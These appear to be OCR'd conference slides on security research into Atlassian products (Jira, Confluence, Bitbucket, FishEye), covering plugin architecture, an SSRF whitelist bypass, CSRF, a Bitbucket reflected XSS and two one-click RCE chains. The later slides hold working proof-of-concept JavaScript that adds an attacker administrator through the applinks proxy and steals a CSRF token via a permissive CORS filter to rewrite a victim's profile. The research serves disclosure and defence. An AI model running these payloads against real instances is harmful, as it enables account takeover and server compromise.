Finding vulnerabilities in Atlassian products

If today is the last day you can see someone,

what will you do?

yeuchimse

Atlassian Products

- **Plan, Track, & Support**: Jira Core, Jira Software, Jira Service Desk, Jira Align
- **Collaborate**: Confluence, Trello
- **Code, Build, & Ship**: Bitbucket, Sourcetree, Bamboo
- **Identity & Security**: Atlassian Access, Crowd

Architecture

- Almost all application functions are provided by plugins
- Plugins are built on top of modules
- There are many types of module, however, in this talk we will only focus on modules that are accessible via HTTP request, such as:
  - REST modules
  - Webwork modules
  - XWork modules
  - Servlet modules
  - (SpringMVC endpoints)

REST Module

/rest/<rest-path>/<rest-version>/<rest-path>

```
<rest key="applinksRestV2" path="/applinks" version="2.0" description="Provides REST endpoints for interacting with
the AppLinks plugin">
    <package>com.atlassian.applinks.core.rest</package>
    <package>com.atlassian.applinks.core.v2.rest</package>
</rest>
```

```
@Path("listApplicationlinks")
public class ListApplicationLinksUIResource extends AbstractResource {

   @GET
   public Response getApplicationLinks() {
```

→ /rest/applinks/2.0/listApplicationlinks

Webwork Module

/secure/<action-name>!<command>.jspa

```
public class SetupMode extends AbstractSetupAction {

   public String doDefault() throws Exception {
```

```
protected String invokeCommand() throws Exception {
   StringBuilder sb = new StringBuilder("do");
   sb.append(this.command);
   sb.setCharAt(2, Character.toUpperCase(sb.charAt(2)));
   String cmd = sb.toString();
   debugLog.debug("Executing action with command=" + this.command + " (mapped to method: " + cmd + ")");

   Method method;
   try {
      method = this.getClass().getMethod(cmd);
```

→ /secure/SetupMode!default.jspa

XWork Module

/<namespace>/<action-name>.action

```
<xwork key="admin-actions" name="XWork Actions">
    <package name="cqadmin" extends="default" namespace="/admin/questions">
        <default-interceptor-ref name="defaultStack" />

        <action name="viewpermissions"
class="com.atlassian.confluence.plugins.questions.actions.admin.ViewPermissionsAction">
            <result name="success" type="velocity">/page/admin/viewpermissions.vm</result>
        </action>
```

→ /admin/questions/viewpermissions.action

Servlet Module

/plugins/servlet/<servlet-path>

```
<servlet name="List Application Links" key="listApplicationLinks"
class="com.atlassian.applinks.internal.web.ListApplicationLinksServlet">
    <description>List All configured application links</description>
    <url-pattern>/applinks/listApplicationLinks</url-pattern>
</servlet>
```

→ /plugins/servlet/applinks/listApplicationLinks

Finding vulnerabilities

1. Spend several minutes/hours using the applications as a normal user
2. Take a quick look into all modules’ source code
3. Note down all suspicious points
4. Take a deeper look

Low hanging fruits

A limited SSRF protection bypass

As by design, most of HTTP requests sent by the applications are restricted by the White-listing mechanism.

E.g., accessing /rest/sharelinks/latest/link?url=https://google.com will result in the Not authorized to access https://google.com. Please contact admin to whitelist it error.

However, if http://abc.com is white-listed, then http://abc.com/?redirect=https://google.com can be used to access https://google.com, as well as any other URLs.

Low hanging fruits

CSRFs

- Generally, most of POST requests are immune to CSRF attack.
  - REST/SpringMVC endpoints are automatically protected by default.
  - XWork actions are protected via a attribute/annotation named RequireSecurityToken
- Cross-Origin PUT/DELETE requests are blocked by all browsers by default.

- However, some state-changing actions are performed via GET requests.
- Sadly, most of them are low impact issues.
  - E.g., changing the display order of a dashboard; marking a notification as read; ...

Low hanging fruits

SSRF via CSRF 

- When setting up an AppLink, a GET request is sent to /rest/applinks/3.0/applicationlinkForm/manifest.json?url=XXX, in order to fetch the information of the remote application that is being linked.
- It should be a blind SSRF with a very limited impact.

Low hanging fruits

SSRF via CSRF 

But

- For unknown reasons, Access-Control-Allow-Origin and Access-Control-Allow-Credentials headers suddenly appeared.

```
HTTP/1.1 200
X-ASEN: SEN-L13610514
X-Seraph-LoginReason: OK
X-AUSERNAME: administrator
Access-Control-Allow-Origin: https://attacker.com
Access-Control-Allow-Credentials: true
Connection: close
Content-Length: 627
```

- That means, an attacker can read the endpoint's response, and thus is able to:
  - Perform port scanning.
  - Know what is running on an open port, if it is an Atlassian application.

Interesting cases

XSS - Bitbucket

- There is a Click-Based Reflected XSS on the /getting-started page. The next parameter is reflected in the href attribute of an <a> tag (1).
- Unfortunately, (1) only happens on the first time the user visits the page.

```
public ModelAndView gettingStarted(@RequestParam(value = "next",required = false) String nextUrl,
@RequestHeader(value = "referer",required = false) String referrer, HttpServletRequest request) {
  Map context = ImmutableMap.of("wasRedirected", this.showGettingStarted());
 ...

private boolean showGettingStarted() {
  UserSettings userSettings = this.userSettingsService.getUserSettings(currentUser);
  boolean showGettingStarted = (Boolean)userSettings.getBoolean("SHOW_GETTING_STARTED_PAGE").getOrElse(false);
  if (showGettingStarted) {
     this.updateUserSettings(); // remove SHOW_GETTING_STARTED_PAGE
  }

  return showGettingStarted;
}
```

Interesting cases

XSS - Bitbucket

- There is a Click-Based Reflected XSS on the /getting-started page. The next parameter is reflected in the href attribute of an <a> tag (1).
- Unfortunately, (1) only happens on the first time the user visits the page.

```
{sp}<a href="{$wasRedirected ? $nextUrl : '#'}" id="getting-started-header-cta-link">
    {getText($wasRedirected ? 'bitbucket.web.gettingstarted.page.calltoaction.gitonwithit' :
'bitbucket.web.gettingstarted.page.calltoaction.gitbacktoit')}
    </a>.
</p>
```

Interesting cases

XSS - Bitbucket

- The SHOW_GETTING_STARTED_PAGE property was set to true when the user was created.

```
public HibernateApplicationUserDao(BuildInfo buildInfo, SessionFactory sessionFactory, SecureTokenGenerator
tokenGenerator) {
  super(sessionFactory);
  this.tokenGenerator = tokenGenerator;
  this.initialUserSettings = String.format("{\"%s\":\"%s\",\"%s\":true}", "user.created.version", new
Version(buildInfo.getBuildVersion()), "SHOW_GETTING_STARTED_PAGE");
}
```

Interesting cases

XSS - Bitbucket

- Then, if that property is True, the user will be redirected to /getting-started after his first successful login.

```
public boolean onAuthenticationSuccess(@Nonnull HttpAuthenticationSuccessContext context) throws ServletException,
IOException {
     nextUrl = this.resolvePendingRedirect(context.getUser(), nextUrl);
     this.redirectSafely(request, response, nextUrl);
  }
}

private String resolvePendingRedirect(ApplicationUser user, String nextUrl) {
  UserSettings userSettings = this.userSettingsService.getUserSettings(user);
  boolean showGettingStarted = this.featureManager.isEnabled(StandardFeature.GETTING_STARTED) &&
(Boolean)userSettings.getBoolean("SHOW_GETTING_STARTED_PAGE").getOrElse(false);
  if (showGettingStarted) {
     String redirectUrl = this.contextRelative(UrlUtils.getPathAndQuery(nextUrl));
     nextUrl = this.navBuilder.gettingStarted().next(redirectUrl).buildRelNoContext();
  }

  return nextUrl;
}
```

Interesting cases

XSS - Bitbucket

```
String redirectUrl = this.contextRelative(UrlUtils.getPathAndQuery(nextUrl));
nextUrl = this.navBuilder.gettingStarted().next(redirectUrl).buildRelNoContext();
```

The problem is, although we can provide an arbitrary next parameter, it will be hardened by the application later, and there is no way to make the hardened value starts with javascript: to achieve the XSS.

Interesting cases

XSS - Bitbucket - A dead end?

- We need SHOW_GETTING_STARTED_PAGE = True.
- But if so, the user will be redirect to the /getting-started page (with a hardened next parameter) automatically after logging in.
- Then, the SHOW_GETTING_STARTED_PAGE property is removed.
- So, it's impossible to have the user visiting the vulnerable endpoint with our malicious next parameter while SHOW_GETTING_STARTED_PAGE = True?

Interesting cases

XSS - Bitbucket - A dead end?

After a successful login

```
private String resolvePendingRedirect(ApplicationUser user, String nextUrl) {
  UserSettings userSettings = this.userSettingsService.getUserSettings(user);
  boolean showGettingStarted = this.featureManager.isEnabled(StandardFeature.GETTING_STARTED) &&
(Boolean)userSettings.getBoolean("SHOW_GETTING_STARTED_PAGE").getOrElse(false);
  if (showGettingStarted) {
}
```

When accessing /getting-started

```
private boolean showGettingStarted() {
  UserSettings userSettings = this.userSettingsService.getUserSettings(currentUser);
  boolean showGettingStarted = (Boolean)userSettings.getBoolean("SHOW_GETTING_STARTED_PAGE").getOrElse(false);
  if (showGettingStarted) {
     this.updateUserSettings(); // remove SHOW_GETTING_STARTED_PAGE
  }

  return showGettingStarted;
}
```

Interesting cases

XSS - Bitbucket - A dead end?

```
private String resolvePendingRedirect(ApplicationUser user, String nextUrl) {
  UserSettings userSettings = this.userSettingsService.getUserSettings(user);
  boolean showGettingStarted = this.featureManager.isEnabled(StandardFeature.GETTING_STARTED) &&
(Boolean)userSettings.getBoolean("SHOW_GETTING_STARTED_PAGE").getOrElse(false);
  if (showGettingStarted) {
}
```

What if the GETTING_STARTED feature is disabled?

```
# Controls whether new users are redirected to a getting started page after their first login.
feature.getting.started.page=false
```

Interesting cases

1 Click to RCE - Confluence

- The built-in plugin confluence-jira-plugin in Confluence provides a Servlet module (/plugins/servlet/applinks/proxy) allowing the application to send requests to another linked application.
  - E.g., /plugins/servlet/applinks/proxy?appId=85e96447-ac11-3b2a-9bf7-e3a0f8763f2b&path=/aaa/bbb/ccc
- The request will be executed on behalf of the linked application's user.
- The endpoint is vulnerable to CSRF.

However:

- What about the CSRF protection on the linked application?
- All dangerous actions require a Secure Administrator Session.
- The appId parameter is unguessable.

Interesting cases

1 Click to RCE - Confluence

What about the CSRF protection on the linked application?

"Scripts that access Jira remotely may have trouble acquiring or returning a security token, or maintaining an HTTP session with the server. There is a way for scripts to opt out of token checking by providing the following HTTP header in the request:

X-Atlassian-Token: no-check"

https://developer.atlassian.com/server/jira/platform/form-token-handling/

```
private boolean needsXsrfCheck(Action action, HttpServletRequest httpRequest) {
  if (this.requestHasOptOutHeader(httpRequest)) {
     return false;

private boolean requestHasOptOutHeader(HttpServletRequest httpRequest) {
  if (httpRequest != null) {
     String tokenValue = httpRequest.getHeader("X-Atlassian-Token");
     if (StringUtils.isNotBlank(tokenValue) && "no-check".equals(tokenValue.trim().toLowerCase())) {
        return true;
```

Interesting cases

1 Click to RCE - Confluence

What about the CSRF protection on the linked application?

That's exactly how the /plugins/servlet/applinks/proxy endpoint does to get rid of the CSRF protection.

```
protected void doProxy(HttpServletResponse resp, HttpServletRequest req, MethodType methodType, String url) throws
IOException, ServletException {
  ...
  ApplicationLinkRequestFactory requestFactory = appLink.createAuthenticatedRequestFactory();
  ApplicationLinkRequest request = prepareRequest(req, methodType, url, requestFactory);
  ...
}

protected static ApplicationLinkRequest prepareRequest(HttpServletRequest req, MethodType methodType, String url,
ApplicationLinkRequestFactory requestFactory) throws CredentialsRequiredException, IOException {
  ApplicationLinkRequest request = requestFactory.createRequest(methodType, url);
  request.setHeader("X-Atlassian-Token", "no-check");
```

Interesting cases

1 Click to RCE - Confluence

All dangerous Admin actions requires a Secure Administrator Session

"Secure administrator sessions (i.e. password confirmation before accessing administration functions) are enabled by default. If this causes issues for your Jira instance (e.g. **if you are using a custom authentication mechanism**), **you can disable this feature** by specifying the following line in your jira-config.properties file"

https://confluence.atlassian.com/adminjiraserver/configuring-secure-administrator-sessions-938847890.html

Moreover, not all Atlassian products support Secure Administrator Session (e.g., Bitbucket, Fisheye, Cruicible, ...).

Interesting cases

1 Click to RCE - Confluence

The appId parameter is unguessable

1. Spend several minutes/hours using the applications as a normal user
2. Take a quick look into all modules' source code
3. **Note down all suspicious points**
4. Take a deeper look

Why need to guess when we can get that value?

/rest/jiraanywhere/1.0/confluence-view-in-jira/jira-applink-id?jiraUrl=http://jira.company.com

Interesting cases

1 Click to RCE - Confluence

POC - RCE on FishEye via adding a new administrator

```
$.ajax({
    type: 'post',
    url: 'http://localhost:8153//plugins/servlet/applinks/proxy?appId=26d99f3e-5fd9-4553-14fd-267ad191cc1b&path=/admi
n/userAdd.do',
    xhrFields: {withCredentials: true},
    data: 'username=attacker&userDisplayName=attacker&userEmail=attacker%0localhost.com&password1=attacker&password2=
attacker',
    success: function(d) {}
});

setTimeout(function() {
    $.ajax({
        type: 'post',
        url: 'http://localhost:8153//plugins/servlet/applinks/proxy?appId=26d99f3e-5fd9-4553-14fd-267ad191cc1b&path=/
admin/editUserGroups-modify.do%3funame%3dattacker',
        xhrFields: {withCredentials: true},
        data: 'join=Join+%3E%3E&addGroups=jira-administrators&addGroups=jira-core-users&addGroups=jira-software-user
s',
        success: function(d) {}
    });
}, 3000);
```

Interesting cases

Another 1 Click to RCE - Confluence

For **unknown reasons**, Access-Control-Allow-Origin and Access-Control-Allow-Credentials headers suddenly appeared.

Nothing should be left unknown

when we're having the source code!

Interesting cases

Another 1 Click to RCE - Confluence


```
<servlet-filter key="corsFilter" class="com.atlassian.applinks.cors.rest.CorsFilter">
    <url-pattern>/rest/applinks/**/manifest*</url-pattern>
    <url-pattern>/plugins/servlet/oauth/consumer-info*</url-pattern>
</servlet-filter>
```

```
public class CorsFilter implements Filter {

   public void doFilter(ServletRequest servletRequest, ServletResponse servletResponse, FilterChain filterChain)
throws IOException, ServletException {
      ...
      String origin = request.getHeader("Origin");
      response.setHeader("Access-Control-Allow-Origin", origin);
      ...
      response.setHeader("Access-Control-Allow-Credentials", TRUE);
      ...
```

Interesting cases

Another 1 Click to RCE - Confluence



Interesting cases

Another 1 Click to RCE - Confluence

/plugins/servlet/oauth/consumer-info*

/plugins/servlet/oauth/consumer-info/../../xxx/yyy?


Interesting cases

Another 1 Click to RCE - Confluence

/plugins/servlet/oauth/consumer-info*

~~/plugins/servlet/oauth/consumer-info/../../xxx/yyy?~~

/plugins/servlet/oauth/consumer-info/zzz?



Interesting cases

Another 1 Click to RCE - Confluence

/plugins/servlet/oauth/consumer-info*

~~/plugins/servlet/oauth/consumer-info/../../xxx/yyy?~~

/plugins/servlet/oauth/consumer-info/zzz?

404

```
<meta http-equiv="X-UA-Compatible" content="IE=EDGE,chrome=IE7">
<meta charset="UTF-8">
<meta id="confluence-context-path" name="confluence-context-path" content="">
<meta id="confluence-base-url" name="confluence-base-url" content="http://localhost:8152">

<meta id="atlassian-token" name="atlassian-token" content="4efa9453b9c91fb22ad08ed3f7e8ce850f589ef7">
```

Interesting cases

Another 1 Click to RCE - Confluence

POC

```
$.ajax({
    type: 'post',
    url: 'http://localhost:8154/plugins/servlet/oauth/consumer-info/1337',
    xhrFields: {withCredentials: true},
    data: {},
    error: function (data) {
        var token = data.responseText.split('<meta id="atlassian-token" name="atlassian-token" content="')
[1].split('"')[0];

        $.ajax({
            type: 'post',
            url: 'http://localhost:8154/users/doeditmyprofile.action',
            xhrFields: {withCredentials: true},
            data: 'atl_token=' + token + '&passwordconfirmation=&fullName=PWNED&email=attacker@gmail.com&userparam-
phone=&userparam-im=&userparam-website=&personalInformation=PWNED&userparam-position=&userparam-
department=&userparam-location=&confirm=Save',
            success: function(data) {}
        })
    }
});
```

Interesting cases


Bonus

if http://abc.com is white-listed, then http://abc.com/?redirect=https://google.com can be used to access https://google.com, as well as any other URLs

It's worth mentioning that an App Link will be white-listed automatically.

What if there exists an Open Redirect in the linked application itself?

Need Admin permission



http://localhost:8154/plugins/servlet/issue-retriever?columns=&url=http://localhost:8820/plugins/servlet/applinks/auth/conf/oauth/outbound/apl-2lo/11111111-2222-3333-4444-555555555555%3fcallback%3dhttps%3a//google.com&appId=24830af1-59ec-3dff-ac70-12e66ebdd6c2